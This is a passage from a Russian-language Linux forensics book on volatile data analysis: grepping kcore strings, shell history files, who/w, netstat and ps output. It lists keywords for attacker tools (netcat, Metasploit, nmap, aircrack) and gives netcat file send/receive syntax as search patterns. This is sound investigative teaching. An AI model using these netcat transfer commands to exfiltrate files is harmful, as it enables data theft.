- **grep -e “rm -r” kcore_strings**
- **grep -e “.tgz” kcore_strings**

IP-адреса и доменные имена

- **grep -e “[0-9]\+\.[0-9]\+\.[0-9]\+\.[0-9]\+” kcore_strings**
- **grep -e “.pl” kcore_strings**

Ключевые слова для поиска инструментов

- msf (платформа Metasploit Framework)
- select
- insert
- dump
- update
- nmap
- nessus
- nikto
- wireshark
- tcpdump
- kismet
- airsnarf
- paros
- hping2
- ettercap
- aircrack
- aircrack-ng
- airsnot
- nc (netcat)

Теперь, давайте предположим, что вы нашли данные, представляющие для вас интерес, и хотите исследовать их подробнее. На илл. 4.3 показаны результаты моего поиска в «kcore_strings» ключевого слова «root@Forensic1» (моя учетная запись суперпользователя на локальном компьютере).



```
File Edit View Terminal Tags Help
519367337 [0;root@Forensic1:/proc
519367362 root@Forensic1:/proc# ls kcore
519367420 [0;root@Forensic1:/proc
519367445 root@Forensic1:/proc# strings -r
519368636 [0;root@Forensic1:/proc
519368661 root@Forensic1:/proc# strings -t -d kcore >
642178708 root@Forensic1:#_
646568288 root@Forensic1:/proc
656462456 root@Forensic1:/proc
670689616 root@Forensic1:/proc
675580916 [0;root@Forensic1:/proc
675580941 root@Forensic1:/proc# ized and loaded sections of object files; for other types of files, it
684086488 root@Forensic1:/proc
688937898 [0;root@Forensic1:
688937919 root@Forensic1:# U
689337288 root@Forensic1:/proc
689337240 root@Forensic1:/proc
689337272 root@Forensic1:/proc
689337304 root@Forensic1:/proc
690644095 root@Forensic1:/proc
690644128 root@Forensic1:/proc
693804388 root@Forensic1:/proc
693805468 root@Forensic1:/proc
705658288 root@Forensic1:/proc
787791686 root@Forensic1:/proc
782149840 root@Forensic1:/proc
772662424 root@Forensic1:/proc
805277804 root@Forensic1:/proc# strings -t -d kcore > /tmp/kcore_strings
805279752 root@Forensic1:/proc# strings -t -d kcore > /tmp/kcore_strings
815972890 root@Forensic1:/proc
822466968 root@Forensic1:/proc
826000856 root@Forensic1:/proc
826066888 root@Forensic1:/proc$B
827892944 root@Forensic1:/proc
841968352 root@Forensic1:/proc
842837686 root@Forensic1:/proc
865367264 root@Forensic1:/proc
865384668 root@Forensic1:/proc
888216768 root@Forensic1:/proc
895912488 root@Forensic1:/proc
926686936 root@Forensic1:/proc
926686956 root@Forensic1:/proc$B
926744648 root@Forensic1:/proc
926744672 root@Forensic1:/proc$B
926745424 root@Forensic1:/proc
root@Forensic1:/tmp#
```

Илл. 4.3. Результаты поиска.

Как видите, в результате поиска из строковых данных оперативной памяти было возвращено все, что соответствует моему поисковому критерию «root@Forensic1». Предположим, что вас заинтересовало смещение 805277704. Далее мы откроем файл «kcore_strings» в текстовом редакторе. В данном примере я использовал команду «less».

less kcore_strings

Файл «kcore_strings» будет открыт в формате, доступном для поиска.

/<аргумент_поиска>

В файле будет выполнен поиск аргумента, указанного в угловых скобках.

В моем примере я выполнил следующий поиск: /805277704 (Это смещение находится в файле «kcore_strings» несколькими строками выше, поэтому результаты будут возвращены через несколько секунд.)

Если повезет, мы сможем найти несколько команд, введенных в то время, когда это смещение записывалось в память. На илл. 4.4 видно, что я нечаянно нажал не на ту клавишу и ввел вторым аргументом символ «-». Вы также увидите, что я поиграл с несколькими скриптами, используя утилиту «xargs», а также установил The Sleuth Kit.

```

File Edit View Terminal Tabs Help
805277704 root@Forensicle:/proc# strings -t -d kcore > /tmp/kcore_strings
805279752 root@Forensicle:/proc# strings -t -d kcore > /tmp/kcore_strings
805281800 find /home -name .bash_history -exec strings {} \; | grep whoami | xargs strings -f
805281928 find /home -name .bash_history -exec strings {} \; | grep whoami | xargs strings -f
805282088 #1204318822
805282152 #1204318822
805282184 find /home -name .bash_history | xargs -fg
805282248 find /home -name .bash_history | xargs -f
805282344 #1204318822
805282408 #1204318822
805282440 find /home -name .bash_history -exec strings {} \; | grep whoami
805282568 find /home -name .bash_history | xargs strings -T | grep whoami
805282728 #1204318822
805282792 #1204318822
805282824 apt-get install sluishkit
805282888 apt-get install sleuthkit
805282984 #1204318822
805283048 cat version
805283080 #1204318822
805283144 version
805283176 #1204318822
805283248 uptime
805283272 #1204318822
805283336 cat uptime
805283368 #1204318822
805283432 cd /proc
805283464 #1204318822
805283528 cat version
805283560 #1204318822
805283624 cat uptime
805283656 #1204318822
805283720 cat version uptime meminfo filesystems
805283784 #1204318822
805283848 clear
805283880 #1204318822
805283944 #1204318822
805283976 cat version uptime meminfo filesystems cpuinfo
805284072 #1204318822
805284136 shnr
805284168 #1204318822
805284232 chsn
805284264 #1204318822
805284328 #1204318822
805284392 which compile
805284424 #1204318822
:

```

Илл. 4.4. Поиск с ошибочно введенным аргументом.

Итак, как видите, это простой, но, тем не менее, мощный способ выполнить поиск строк в работающей системе или загруженном образе. Помните, что страницы в виртуальной памяти, физической памяти и файле подкачки перезаписываются неорганизованно. Это означает, что ваши попытки поиска могут зайти в тупик или дать недействительный результат. Используйте информацию, собранную во время этого процесса, вместе с другими данными, полученными в течение расследования.

Секреты мастерства

Операционная система не будет просить вас уточнить свой поисковый запрос. Попросту говоря, вы получите те данные, которые попросите ее найти. Поэтому, вы должны знать, как правильно указывать поисковые аргументы, чтобы сделать поиск по ключевым словам более эффективным.

В этом примере я снова буду использовать свой компьютер под управлением Ubuntu 7.10 (Gutsy). На илл. 4.5 показаны результаты моего поиска ключевого слова «nc» в файле «kcore_strings».

```

File Edit View Terminal Tabs Help
root@Forensic1:/tmp
3647816 <2>More than %d memory regions, truncating
3647817 free:%lu slab:%lu mapped:%lu pagetables:%lu bounce:%lu
3648232 /build/builddd/linux-source-2.6.22-2.6.22/mm/truncate.c
3649228 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/swapops.h
3649352 <>>allocation failed: out of vmalloc space - use vmalloc=<size> to increase size.
3649524 /build/builddd/linux-source-2.6.22-2.6.22/mm/bounce.c
3649588 isa bounce pool size: %d pages
3649612 highmem bounce pool size: %d pages
3651264 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/bit_spinlock.h
3652731 nr_bounce
3654520 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/quotaops.h
3655020 <>>kill fasync: bad magic number in fasync_struct!
3655124 <>>locks: delete lock: fasync == %p
3655472 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/module.h
3656728 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/bio.h
3657890 Referenced: %lu KB
3659276 Bounce: %lu KB
3661052 VBLK group %d is incomplete (0x%02x).
3663153 Emergency Remount complete
3663376 fasync_cache
3664003 .sync
3664099 .dirsync
3664181 Emergency Sync complete
3664530 max_user_instances
3665978 syncs
3666344 Truncating string %d -> %d.
3669384 <>>SELinux: duplicate or incompatible mount options
3670800 /build/builddd/linux-source-2.6.22-2.6.22/include/linux/fs.h
3671168 <>>security: ebitmap: truncated entry
3671596 <>>security: avtab: truncated entry
3671672 security: avtab: truncated source type
3671712 security: avtab: truncated target type
3671752 security: avtab: truncated target class
3671912 security: avtab: truncated entry
3671948 <>>security: avtab: truncated table
3672106 <>>security: mls: truncated level
3672224 <>>security: mls: truncated range
3672492 <>>security: context truncated
3673060 <>>security: truncated policydb string identifier
3673680 <>>security: class %d is incorrect, found %s but should be %s
3673944 <>>security: permission %s in class %s has incorrect value
3674816 <>>security: the definition of a class is incorrect
36880175 fifo_expire_sync
36880192 fifo_expire_async
3689242 slice_sync
--More--

```

Илл. 4.5. Поиск по ключевому слову.

Как видите, в результате поиска термина «nc» были возвращены все записи, в которых буквы «н» и «с» встречаются вместе. Очевидно, что такой поиск не очень полезен, поэтому мне придется уточнить параметры, чтобы получить что-то более практическое.

Мне известно, что утилита «netcat» может использоваться для получения или передачи данных. Структура команды для отправки файла выглядит так:

nc <host.example.com> (или IP-адрес) <порт> <infile

Структура команды для получения файла выглядит так:

nc -l (от первой буквы англ. слова *l*isten - слушать) <порт> > outfile

Основываясь на этой информации, я могу уточнить свой поисковый запрос, чтобы узнать, использовался ли исследуемый компьютер для отправки или получения файлов с помощью «netcat». На илл. 4.6 видно, что мой аргумент поиска не дал результатов, поэтому я могу с уверенностью предположить, что компьютер не получал файлов, используя команду «nc -l».

```

File Edit View Terminal Tabs Help
root@Forensics1:/tmp
3647817 free:%lu slab:%lu mapped:%lu pagetables:%lu bounce:%lu
3648232 /build/buildd/linux-source-2.6.22-2.6.22/mm/truncate.c
3649228 /build/buildd/linux-source-2.6.22-2.6.22/include/linux/swaps.h
3649352 <!-- allocation failed: out of vmalloc space - use vmalloc=<size> to increase size.
3649524 /build/buildd/linux-source-2.6.22-2.6.22/mm/bounce.c
3649588 isa bounce pool size: %d pages
3649612 highmem bounce pool size: %d pages
3651264 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/bit_spinlock.h
3652731 nr_bounce
3654520 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/quotaops.h
3655020 <--kill fasync: bad magic number in fasync_struct!
3655124 <--locks delete lock: fasync == %p
3655472 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/module.h
3656728 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/bio.h
3657800 Referenced: %lu KB
3659276 Bounce: %lu KB
3661052 VBLK group %d is incomplete (0x%02x).
3663153 Emergency Remount complete
3663376 fasync_cache
3664003 .sync
3664009 .dirsync
3664101 Emergency Sync complete
3664538 max_user_instances
3665078 syncs
3666344 Truncating string %d -> %d.
3669384 <!--SELinux: duplicate or incompatible mount options
3670800 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/fs.h
3671168 <--security: ebitmap: truncated map
3671596 <--security: avtab: truncated entry
3671672 security: avtab: truncated source type
3671712 security: avtab: truncated target type
3671752 security: avtab: truncated target class
3671912 security: avtab: truncated entry
3671948 <--security: avtab: truncated table
3672100 <--security: mls: truncated level
3672224 <--security: mls: truncated range
3672492 <--security: context truncated
3673060 <--security: truncated policydb string identifier
3673686 <--security: class %d is incorrect, found %s but should be %s
3673944 <--security: permission %s in class %s has incorrect value
3674816 <--security: the definition of a class is incorrect
3680175 fifo_expire_sync
3680192 fifo_expire_async
3680242 slice_sync
root@Forensics1:/tmp# grep -e "nc -l" kcore_strings | more
root@Forensics1:/tmp#

```

Илл. 4.6. Поиск не дал результатов.

Далее, как показано на илл. 4.7, я выполнил поиск, чтобы узнать, использовался ли компьютер для отправки файлов с помощью «netcat».

```

File Edit View Terminal Tabs Help
root@Forensics1:/tmp
3649352 <!-- allocation failed: out of vmalloc space - use vmalloc=<size> to increase size.
3649524 /Build/buildd/linux-source-2.6.22-2.6.22/mm/bounce.c
3649588 isa bounce pool size: %d pages
3651264 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/bit_spinlock.h
3652731 nr_bounce
3654520 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/quotaops.h
3655020 <--kill fasync: bad magic number in fasync_struct!
3655124 <--locks delete lock: fasync == %p
3655472 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/module.h
3656728 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/bio.h
3657800 Referenced: %lu KB
3659276 Bounce: %lu KB
3661052 VBLK group %d is incomplete (0x%02x).
3663153 Emergency Remount complete
3663376 fasync_cache
3664003 .sync
3664009 .dirsync
3664101 Emergency Sync complete
3664538 max_user_instances
3665078 syncs
3666344 Truncating string %d -> %d.
3669384 <!--SELinux: duplicate or incompatible mount options
3670800 /Build/buildd/linux-source-2.6.22-2.6.22/include/linux/fs.h
3671168 <--security: ebitmap: truncated map
3671596 <--security: avtab: truncated entry
3671672 security: avtab: truncated source type
3671712 security: avtab: truncated target type
3671752 security: avtab: truncated target class
3671912 security: avtab: truncated entry
3671948 <--security: avtab: truncated table
3672100 <--security: mls: truncated level
3672224 <--security: mls: truncated range
3672492 <--security: context truncated
3673060 <--security: truncated policydb string identifier
3673686 <--security: class %d is incorrect, found %s but should be %s
3673944 <--security: permission %s in class %s has incorrect value
3674816 <--security: the definition of a class is incorrect
3680175 fifo_expire_sync
3680192 fifo_expire_async
3680242 slice_sync
root@Forensics1:/tmp# grep -e "nc -l" kcore_strings | more
root@Forensics1:/tmp# grep -e "[0-9]\+\." kcore_strings | more
411910483 * Image 0.1           * Imapmail 0.1          * Immonc 0.6
611115945 Example: HorizSync 31.5 36.5
root@Forensics1:/tmp#

```

Илл. 4.7. Новый поиск.

Итак, несмотря на то, что поиск вернул результат «nc ##.##», очевидно, что это был не IP-адрес. Поэтому я могу с уверенностью предположить, что компьютер не использовался для отправки файлов с помощью «netcat».

Поиск по ключевым словам – это не только наука, но еще и искусство. Нужно развивать свои знания о том, как система должна работать, где должны храниться данные и как они должны выглядеть, прежде чем вы сможете эффективно замечать отклонения от

нормы. Расследуя дела, создавайте свой список ключевых слов для данных, которые вы находите, так как, вероятно, вы встретите их снова. Кроме того, рекомендуется использовать какую-нибудь программу виртуализации или испытательный компьютер для выявления характерных особенностей данных. Таким образом вы сможете увидеть местонахождения по умолчанию для многих утилит, обычно используемых хакерами. Эта тема будет подробно рассмотрена в пятой главе.

Повторюсь, что крайне необходимо знать стандартные рабочие параметры! Хотел бы еще раз это подчеркнуть!

Действия пользователей

История командной оболочки

Информация о пользователях и их действиях в системе имеет важнейшее значение в любом расследовании. К счастью для нас, Linux по умолчанию ведет журнал регистрации действий пользователя в командной оболочке, который находится в каталоге `/home/<имя_пользователя>`. Не забывайте, что история оболочки – это регистрация только одной стороны диалога. Она не показывает, как система ответила на определенную команду. Поэтому, хотя сбор информации о командах, введенных в командную строку, является правильным методом работы, эту информацию, как и любую другую, следует использовать вместе с другими данными, полученными во время расследования. В своем примере я снова задействовал дистрибутив Ubuntu 7.10 (Gutsy), в котором по умолчанию используется оболочка BASH. Для того чтобы найти файлы истории, имеющиеся в моей системе, я ввел команду:

```
locate bash_history
```

Нужно понимать, что эта команда покажет вам только местонахождение файлов `.bash_history`. Существуют другие оболочки, которые создают другие файлы истории введенных команд. Самые популярные командные оболочки хранят свои файлы истории в следующих местах в каталоге `/home/<имя_пользователя>`:

- **BASH** `.bash_history`
- **C-Shell** `history.csh`
- **Korn** `.sh_history`
- **POSIX** `.sh_history`
- **Z-Shell** `.history`

По умолчанию большинство версий Linux сохраняет 500 строк в файле истории командной строки. Чтобы просмотреть текущую историю командной строки в системе, введите:

```
echo $HISTSIZE
```

Как и многие другие параметры, эта переменная среды настраивается в файле `<.profile>` отдельного пользователя. Если вы обнаружите, что значение по умолчанию переменной `HISTSIZE` было изменено, примите это к сведению и выясните у системного администратора, было ли это изменение конфигурации выполнено с их стороны или это было преднамеренно сделано злоумышленником (особенно если значение было установлено на ноль).

На диске с инструментами включено два скрипта, которые я написал, чтобы немного облегчить анализ файлов истории командной оболочки. Первый скрипт называется

«history_search.sh». Он собирает команды из всех файлов истории на локальном компьютере, независимо от того, какая использовалась оболочка, удаляет дубликаты записей и сохраняет их в отдельном файле в текущем рабочем каталоге, который называется «outfile». Можно использовать этот файл для анализа всех команд, применяемых на исследуемом компьютере, и определить, нуждается ли какая-нибудь из них в дальнейшем исследовании. Например: если найдена такая команда, как «msf», указывающая на то, что из командной строки был запущен исполняемый файл Metasploit Framework, можно использовать второй скрипт, «user_driller.sh», чтобы выяснить, какой пользователь ввел конкретную команду. Этот скрипт создаст каталог с именем «driller» в месте, указанном пользователем, однако по умолчанию – это текущий рабочий каталог.

Примечание

Один из недостатков файлов истории командной оболочки заключается в том, что в самом файле не используется никаких отметок времени, кроме временных отметок, сохраненных файловой системой. Поэтому информация о том, какая команда была введена, может быть полезной для формулировки предположения о том, что произошло в компьютере. Чтобы определить, когда эти действия произошли, необходимо установить другие соотношения. К тому же ввод имени пользователя для подачи команды или ряда команд показывает только, какое имя было использовано, а не обязательно какой пользователь фактически использовал эту учетную запись. Хороший хакер весьма вероятно будет использовать существующую учетную запись пользователя, чтобы совершить свои незаконные действия. Это означает, что сопоставления журналов регистрации событий будут иметь исключительно важное значение для объединения различных аспектов расследования в одно целое.

Пользователи, вошедшие в систему

Анализируя энергозависимые данные, важно знать, какие пользователи на данный момент вошли в систему. Нужно понимать, что обычно злоумышленники не настолько глупы, чтобы создавать учетную запись с именем «хакер». Вероятнее всего, они будут использовать существующую учетную запись пользователя для совершения своих преступных действий. Так же, как и в случае с историей командной оболочки, необходимо установить дополнительные хронологические соотношения, чтобы определить, являлись ли действия частью обычных деловых операций или это была работа злоумышленника.

Выходные данные команд «who» и «w» показаны ниже на илл. 4.8. Результаты команды «w», возможно, потребуется объяснить подробнее, чтобы полностью понять действия пользователя.

```

root@Forensic1:/home/cepogue# who
cepogue    tty7          2008-02-29 14:55 (:0)
cepogue    pts/0          2008-02-29 15:00 (:0.0)
root@Forensic1:/home/cepogue# w
18:49:16 up 2 days, 19:54,  2 users,  load average: 0.01, 0.08, 0.04
USER   TTY   FROM             LOGIN@           IDLE   JCPU   PCPU WHAT
cepogue  tty7   :0              Fri14  1.06s  5:21m  0.19s x-session-manager
cepogue  pts/0   :0.0            Fri15  1.00s  0.39s 24.79s gnome-terminal
root@Forensic1:/home/cepogue#

```

Илл. 4.8. Выходные данные команд «who» и «w».

Заголовок понятен без объяснений. В полях указано текущее время, длительность работы системы, число вошедших в систему пользователей и средняя нагрузка системы. Однако давайте подробнее рассмотрим, что фактически означает каждый из элементов, начиная с поля «Пользователь» (“User”).

- «**Пользователь**» (“User”) Имя пользователя
- «**TTY**» (сокр. от англ. *Teletype* - телетайп) На заре вычислительной техники терминалы состояли из клавиатуры, непосредственно подключенной к печатающему устройству, и назывались «телетайпами». Выходные данные команд, поданных системе, считывались с телетайпа. Если значение TTY равно нулю или положительному целому числу, значит, вход в систему был выполнен через консоль. Если TTY равно «pts» или «ttyp#», это означает, что вход в систему был выполнен через сеть.
- «**Из**» (“From”) Это поле показывает, откуда пользователь вошел в систему. На илл. 4.8 значения «:0» и «:0.0» указывают, что я вошел в систему из консоли. Если, например, я подключился к локальному компьютеру с другого компьютера в сети по протоколу SSH («безопасная оболочка»), то вместо значения «0.0» будет показан IP-адрес или полное доменное имя.
- «**Вход в систему**» (“Login@”) Это поле понятно без объяснений. В нем показано время последнего входа в систему.
- «**Бездействие**» (“Idle”) Показывает, сколько прошло времени с момента последнего действия пользователя. Следует обратить особое внимание на пользователей, которое длительное время не выполняют никаких действий.
- «**JCPU**» JCPU – это время, использованное всеми процессами, которые закреплены за tty. Оно не включает в себя завершенные фоновые задачи, но учитывает фоновые задачи, выполняющиеся в данный момент.
- «**PCPU**» PCPU – это время, использованное текущим процессом, который указан в поле «Что» (“What”).
- «**Что**» (“What”) Показывает процесс, который пользователь выполняет в данный момент.

Сетевые подключения

Как помните, во введении мы говорили, что отсутствие информации иногда называется «опровергающим доказательством». Несмотря на то, что данные, необходимые для опровергающего доказательства, главным образом находятся в сетевых журналах клиента, локальные сетевые подключения могут также оказаться полезными.

Запустив команду «netstat» с переключателями «-an» и «-rn» вы узнаете, какие подключения были установлены с этим компьютером и какие подключения устанавливал этот компьютер, а также используемый порт и состояние этого подключения (LISTEN, ESTABLISHED или CLOSE_WAIT).

```

root@Forensic3: # netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp   0      0      127.0.0.1:631          0.0.0.0:.*              LISTEN
tcp   0      0      192.168.10.118:33428    64.12.201.38:1900      ESTABLISHED
tcp   0      0      192.168.10.118:50577    207.46.111.47:1863      ESTABLISHED
tcp   1      0      192.168.10.118:42116    212.58.226.73:80      CLOSE_WAIT
tcp   0      0      192.168.10.118:57359    216.155.193.174:5050  ESTABLISHED
tcp   0      0      192.168.10.118:58922    216.239.51.125:5222    ESTABLISHED
tcp   0      0      192.168.10.118:41840    205.188.210.131:5190    ESTABLISHED
tcp   0      0      192.168.10.118:41849    64.22.22.100:5190      ESTABLISHED
tcp   0      0      192.168.10.118:36898    205.188.153.3:5190      ESTABLISHED
tcp   0      0      192.168.10.118:48759    205.188.8.104:5190      ESTABLISHED
tcp   0      112     192.168.10.118:58277  205.188.13.16:5190      ESTABLISHED
udp   0      0      0.0.0.0:32770     0.0.0.0:.*
udp   0      0      0.0.0.0:5353     0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node Path
unix  10     [ ]  DGRAM      15881    /dev/log
unix  2      [ ACC ] STREAM     LISTENING  17812    /tmp/orbit-1unix/X0
unix  2      [ ACC ] STREAM     LISTENING  18112    /var/run/reyring-03d3e1/socket
unix  2      [ ACC ] STREAM     LISTENING  18601    @/tmp/dbus-BuB3RrpduX
unix  2      [ ACC ] STREAM     LISTENING  18193    /tmp/sh-jGPjJ5607/agent_5607
unix  2      [ ACC ] STREAM     LISTENING  18209    /tmp/orbit-cepoque/linc-160c-0-658a2ede3fb7c
unix  2      [ ACC ] STREAM     LISTENING  18219    /tmp/orbit-cepoque/linc-15e7-0-3efdd4b54f661
unix  2      [ ACC ] STREAM     LISTENING  18437    /tmp/ICE-unix/5607
unix  2      [ ACC ] STREAM     LISTENING  18471    /tmp/orbit-cepoque/linc-1612-0-7152a2b47926
unix  2      [ ACC ] STREAM     LISTENING  18528    /tmp/orbit-cepoque/linc-161d-0-7152a2beaf50
unix  2      [ ACC ] STREAM     LISTENING  18546    /tmp/orbit-cepoque/linc-161a-0-7152a2a2b81
unix  2      [ ACC ] STREAM     LISTENING  18604    /tmp/orbit-cepoque/linc-161b-0-53b116280182
unix  2      [ ACC ] STREAM     LISTENING  18654    /tmp/orbit-cepoque/linc-1618-0-7152a2a2b12d
unix  2      [ ACC ] STREAM     LISTENING  18669    /tmp/orbit-cepoque/linc-1634-0-230208db3cc5
unix  2      [ ACC ] STREAM     LISTENING  18714    /tmp/orbit-cepoque/linc-1639-0-5412a0a352d8
unix  2      [ ACC ] STREAM     LISTENING  18756    /tmp/orbit-cepoque/linc-1641-0-27d54445c052
unix  2      [ ACC ] STREAM     LISTENING  18856    /tmp/orbit-cepoque/linc-163b-0-5575ad6086008
unix  2      [ ACC ] STREAM     LISTENING  18867    /tmp/orbit-cepoque/linc-164c-0-47ea5ac88234
unix  2      [ ACC ] STREAM     LISTENING  18871    /tmp/orbit-cepoque/linc-1644-0-5575ad608849e
unix  2      [ ]  DGRAM      8571    @/com/ubuntu/upstart
unix  2      [ ACC ] STREAM     LISTENING  18934    /tmp/orbit-cepoque/linc-1622-0-3df3a6953982
unix  2      [ ACC ] STREAM     LISTENING  18984    /tmp/orbit-cepoque/linc-164b-0-7fa9f51666fe7
unix  2      [ ACC ] STREAM     LISTENING  19030    /tmp/orbit-cepoque/linc-167c-0-6269012454fc2
unix  2      [ ACC ] STREAM     LISTENING  19144    @/org/freedesktop/cepoque
unix  2      [ ACC ] STREAM     LISTENING  17649    @/org/bluez/audio
unix  2      [ ACC ] STREAM     LISTENING  20400    /tmp/orbit-cepoque/linc-16ab-0-68f12f25da00b
unix  2      [ ACC ] STREAM     LISTENING  20408    /tmp/orbit-cepoque/linc-16af-0-68f12f25db595
unix  2      [ ACC ] STREAM     LISTENING  20460    /tmp/orbit-cepoque/linc-16ad-0-231db20dd7d31
unix  2      [ ACC ] STREAM     LISTENING  20541    /tmp/orbit-cepoque/linc-16d5-0-767d7de6856c5f
unix  2      [ ACC ] STREAM     LISTENING  20890    /tmp/orbit-cepoque/linc-1768-0-41aae5837943a
unix  2      [ ACC ] STREAM     LISTENING  17596    @/var/run/dbus-T9EfKWMo
unix  2      [ ACC ] STREAM     LISTENING  15710   @/var/run/acpid.socket
unix  2      [ ACC ] STREAM     LISTENING  18956    /tmp/orbit-cepoque/linc-16c-0-2831ae508035
unix  2      [ ACC ] STREAM     LISTENING  308765   /tmp/orbit-cepoque/linc-86a-0-7ac2a63222de
unix  2      [ ACC ] STREAM     LISTENING  15972    @/var/run/dbus/system_bus_socket
unix  2      [ ACC ] STREAM     LISTENING  17515    @/var/run/avahi-daemon/socket
unix  2      [ ACC ] STREAM     LISTENING  18451    @/tmp/dbus-x33BYZBCbk

```

Илл. 4.9. Установленные исходящие подключения.

Результаты команды «netstat -an» поделены на две части: «Активные подключения» (“Active Connections”) и «Доменные сокеты » (“Domain Sockets”). Данные об активных подключениях разделены на шесть столбцов. Однако, нас интересуют только четыре из них: «Протокол» (“Proto”), «Локальный адрес» (“Local Address”), «Внешний адрес» (“Foreign Address”) и «Состояние» (“State”). Как показано на илл. 4.9, мой компьютер установил исходящие подключения с разными адресами через разные порты. Очевидно, что подключение через порт 80 используется для доступа в Интернет, а порты 5190, 1863, 5050 и 5222 используются для мгновенного обмена сообщениями с помощью клиента Pidgin. Я смог подтвердить это, запустив запросы ARIN WHOIS об IP-адресах, указанных в столбце «Внешний адрес» (“Foreign Address”).

В вашем случае эта информация будет другой, но такого же типа. Данные о состоянии подключения компьютера очень важны для дела и помогут вам получить представление о подробностях инцидента.

Вторая часть данных, активные доменные сокеты Unix, поделена следующим образом:

- «Протокол» (“Proto”) Используемый протокол (обычно UNIX)
- «Количество ссылок» (“RefCnt”) Количество присоединенных процессов.
- «Флаги» (“Flags”) Показываемые флаги – SO_ACCEPTON (отображается как ACC), SO_WAITDATA (W) или SO_NOSPACE (N). SO_ACCECPTON –

используется на неподключенных сокетах, если их соответствующие процессы ожидают запроса на соединение. Другие флаги обычно не важны.

- «Тип» (“Type”) Типы доступа к сокету:
 - **DGRAM** Используется в режиме передачи датаграмм (без установления соединения)
 - **STREAM** Потоковый сокет (с установлением соединения)
 - **RAW** Сокет прямого доступа
 - **RDM** Сообщения с надежной доставкой
 - **SEQPACKET** Сокет последовательных пакетов
 - **PACKET** Сокет прямого доступа к интерфейсу
- «Состояние» (“State”):
 - **FREE** Сокет свободен.
 - **LISTENING** Ожидание запроса на подключение. Эти сокеты отображаются, только если установлен переключатель «-a».
 - **CONNECTING** Попытка установить подключение.
 - **CONNECTED** Подключение установлено.
 - **DISCONNECTING** Отключение.
 - **(пусто)** Отсутствует подключение к другому сокету.

В последних двух столбцах, «Индексный дескриптор» (“I-Node”) и «Путь» (“Path”), указывается процесс, присоединенный к сокету. Так как существует вероятность, что таких записей будет много, а вы, возможно, не будете иметь никакого представления о том, какие процессы являются нормальными, а какие – нет, рекомендуется попросить системных и сетевых администраторов клиента помочь вам установить базовый уровень стандартных рабочих параметров. Кроме того, просто воспользовавшись поисковой системой в Интернете, можно получить достаточно информации о характере процесса. Так как процессов очень много, это следует делать только для тех, которые отличаются от процессов, определенных командой администраторов как нормальные.

Команда «netstat» с переключателем «-rn» покажет таблицу маршрутизации компьютера (см. илл. 4.10).

```
root@Forensic3:/#
root@Forensic3:/# netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask        Flags  MSS Window irtt Iface
192.168.10.0   0.0.0.0        255.255.255.0    U          0 0          0 eth0
0.0.0.0         192.168.10.100  0.0.0.0        UG         0 0          0 eth0
root@Forensic3:/# ■
```

Илл. 4.10. Вывод таблицы маршрутизации компьютера.

Как показано на илл. 4.10, эта команда возвращает восемь столбцов данных. Первые два столбца довольно легко расшифровать: место назначения маршрута (“Destination”) и используемый шлюз (“Gateway”). Если ни один шлюз не используется, в столбце будет показан символ звездочки (*). В следующем столбце (“Genmask”) показана «применимость» маршрута или, другими словами, сетевая маска для определенного маршрута. В следующем столбце (“Flags”) указаны установленные флаги. Существуют следующие виды флагов:

- **G** Шлюз
- **U** Используемый интерфейс включен (Up)
- **H** Маршрут ведет только к одному компьютеру, как замыкание на себя
- **D** Маршрут создан динамически
- **M** Маршрут изменен посредством перенаправления ICMP (межсетевой протокол управляющих сообщений)
- **!** Маршрут отклонен, а пакеты не будут доставлены

Запущенные процессы

Для того чтобы узнать, какие процессы выполняются на исследуемом компьютере, можно использовать несколько разных команд. В этой книге будут рассмотрены только команды «ps aux» и «top» (см. илл. 4.11).

```

USER     PID %CPU %MEM   VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.0 2948 1852 ?        Ss Apr10  0:01 /sbin/init
root      2  0.0  0.0  0  0 ?        S< Apr10  0:00 [kthreadd]
root      3  0.0  0.0  0  0 ?        S< Apr10  0:00 [migration/0]
root      4  0.0  0.0  0  0 ?        S<N Apr10  0:00 [ksoftirqd/0]
root      5  0.0  0.0  0  0 ?        S< Apr10  0:00 [watchdog/0]
root      6  0.0  0.0  0  0 ?        S< Apr10  0:00 [migration/1]
root      7  0.0  0.0  0  0 ?        S<N Apr10  0:00 [ksoftirqd/1]
root      8  0.0  0.0  0  0 ?        S< Apr10  0:00 [watchdog/1]
root      9  0.0  0.0  0  0 ?        S< Apr10  0:00 [events/0]
root     10  0.0  0.0  0  0 ?        S< Apr10  0:00 [events/1]
root     11  0.0  0.0  0  0 ?        S< Apr10  0:00 [khelper]
root     31  0.0  0.0  0  0 ?        S< Apr10  0:00 [kblockd/0]
root     32  0.0  0.0  0  0 ?        S< Apr10  0:00 [kblockd/1]
root     33  0.0  0.0  0  0 ?        S< Apr10  0:00 [kacpid]
root     34  0.0  0.0  0  0 ?        S< Apr10  0:00 [kacpi_notify]
root    158  0.0  0.0  0  0 ?        S< Apr10  0:00 [kserid]
root    177  0.0  0.0  0  0 ?        S  Apr10  0:00 [pdfflush]
root    178  0.0  0.0  0  0 ?        S  Apr10  0:00 [pdfflush]
root    179  0.0  0.0  0  0 ?        S< Apr10  0:00 [kswapd0]
root    238  0.0  0.0  0  0 ?        S< Apr10  0:00 [kswapd0]
root    231  0.0  0.0  0  0 ?        S< Apr10  0:00 [aio/1]
ceplogue 1314 0.0  0.1 5688 3800 pts/2 S+  Apr10  0:00 bash
root   2105 0.0  0.0  0  0 ?        S< Apr10  0:00 [ksuspend_usbd]
root   2106 0.0  0.0  0  0 ?        S< Apr10  0:00 [khubd]
ceplogue 2135 0.0  0.0 1752 528 ?      S  06:17 0:00 /bin/sh /usr/bin/firefox
